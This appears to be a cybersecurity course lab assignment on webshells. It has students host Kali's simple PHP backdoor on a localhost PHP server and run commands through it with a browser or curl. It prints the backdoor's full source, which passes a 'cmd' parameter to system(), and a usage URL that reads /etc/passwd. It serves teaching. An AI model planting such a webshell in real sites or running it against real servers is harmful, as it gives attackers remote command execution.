Updated 10/19/21

Assignment 7.1 WebShells

💡When exploiting pippin, you likely made use of a webshell to get access to /etc/passwd on the target. In this Assignment, you are going to dive a little deeper into how this actually works.

Preparation

On Kali, create a directory for this purpose called webshell. In this directory

- create a file with html content called index.html.
- copy /usr/share/webshells/php/simple-backdoor.php to the directory

PHP Web Server

Just as we did with python's HTTP.Server Module, we can invoke a simple web server with PHP. Here's the syntax. If you are using a high port (>1024) you don't need to be root. Let's do that instead of having a root invoked webshell on our box. Make sure you are listening on 127.0.0.1 and not 0.0.0.0 or your actual IP address. By listening on 127.0.0.1, we are not exposing our webshell to remote parties.

```
php -S 127.0.0.1:8090 -t .
```


Open another terminal and examine the contents of your php file. This extraordinarily simple file has been a tool used in many exploits. Note that the Get Request Parameter 'cmd' contains the string to be executed. To use it properly, spaces need to be replaced with '+'. Not all webshells have this issue.

```
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org    2006    -->
```


Updated 10/19/21

Experiment with this or other webshells you find.

Deliverable 1: Provide a screenshot of your own /etc/passwd dump similar to the one below




Deliverable 2. Figure out how to do the same thing without the web browser using curl at the kali terminal. Provide a screenshot similar to the one below.



Deliverable 3. Continuing your use of curl or your webbrowser and webshell, get/do the following:

- IP Address Information
- Current User
- Try using your webshell and echo to create a script.sh file that has an arbitrary command in it.
- change script.sh to executable
- Run your script.sh file…here's an example:

Updated 10/19/21



Provide screenshots that show the url used (either curl and terminal or the browser as well as the output.